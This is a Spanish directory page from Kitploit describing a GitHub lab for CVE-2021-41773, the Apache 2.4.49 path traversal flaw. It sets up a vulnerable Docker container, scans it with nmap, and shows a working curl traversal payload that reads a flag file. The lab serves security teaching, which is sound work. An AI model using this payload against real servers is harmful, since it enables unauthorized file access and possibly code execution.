
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/m96dg/cve-2021-41773-exercise
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónAprendizaje y EducaciónLabs y Práctica
GitHubm96dg/cve-2021-41773-exercise

CVE-2021-41773-exercise

Laboratorio práctico para explotar el path traversal de Apache 2.4.49 (CVE-2021-41773) usando Docker, escaneo con Nmap y curl para recuperar una flag.

Ver Repositorio
34hace 4 añosAún no revisado
Compartir

Ejercicio CVE-2021-41773

Se encontró una falla en un cambio realizado en la normalización de rutas en Apache HTTP Server 2.4.49. Un atacante podría usar un ataque de path traversal para mapear URLs a archivos fuera de los directorios configurados mediante directivas similares a Alias. Si los archivos fuera de estos directorios no están protegidos por la configuración predeterminada habitual "require all denied", estas solicitudes pueden tener éxito. Si los scripts CGI también están habilitados para estas rutas con alias, esto podría permitir la ejecución remota de código. Este problema solo afecta a Apache 2.4.49 y no a versiones anteriores.

Créditos intro a: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-41773

El objetivo del ejercicio es explotar la vulnerabilidad presente en Apache 2.4.49. Para poder explotarla es necesario usar un "path traversal attack" para mapear los archivos fuera de las carpetas preconfiguradas y crear una especie de shell remota.

Para el ejercicio es conveniente usar un docker vulnerable ad hoc disponible en docker hub:

Enlace: https://hub.docker.com/r/m96dg/pw_apache_2_4_49

$docker pull m96dg/pw_apache_2_4_49

1_docker_pull

Para poder ver las imágenes de los docker descargados:

$docker images

Ejecutar el docker en el puerto 8080:

$docker run -dit -p 8080:80 m96dg/pw_apache_2_4_49

Para poder verificar que efectivamente está en ejecución:

$docker ps

2_docker_run

Como se puede ver, el servidor web funciona perfectamente:

3_8080

Fase de escaneo (intentamos recopilar la mayor cantidad de información posible del host):

$nmap -sS -p- -T4 -Pn -oA portScan localhost

4_portScan

Fase de enumeración (intentamos profundizar la información enumerando los puertos encontrados en la fase de escaneo):

$nmap -sV -sC -oA versionScan localhost

5_versionScan

Para poder realizar el ataque, es necesario lanzar este comando e intentar encontrar la flag (en caso de que esté insertada en root):

$curl http://[IP]:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/flag.txt

6_exploit

Para tener certeza de que el ejercicio haya ido bien y que la flag sea efectivamente la encontrada, comparar la cadena con su decriptación en Md5 ("HaiTrovatoLaFlag_Apache"). Si las dos cadenas coinciden, ¡entonces el juego está hecho!


Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    524
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    357
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    317
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    305
  • 6

    opencti

    opencti-platform/opencti

    Plataforma abierta de inteligencia de amenazas cibernéticas

    275

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →




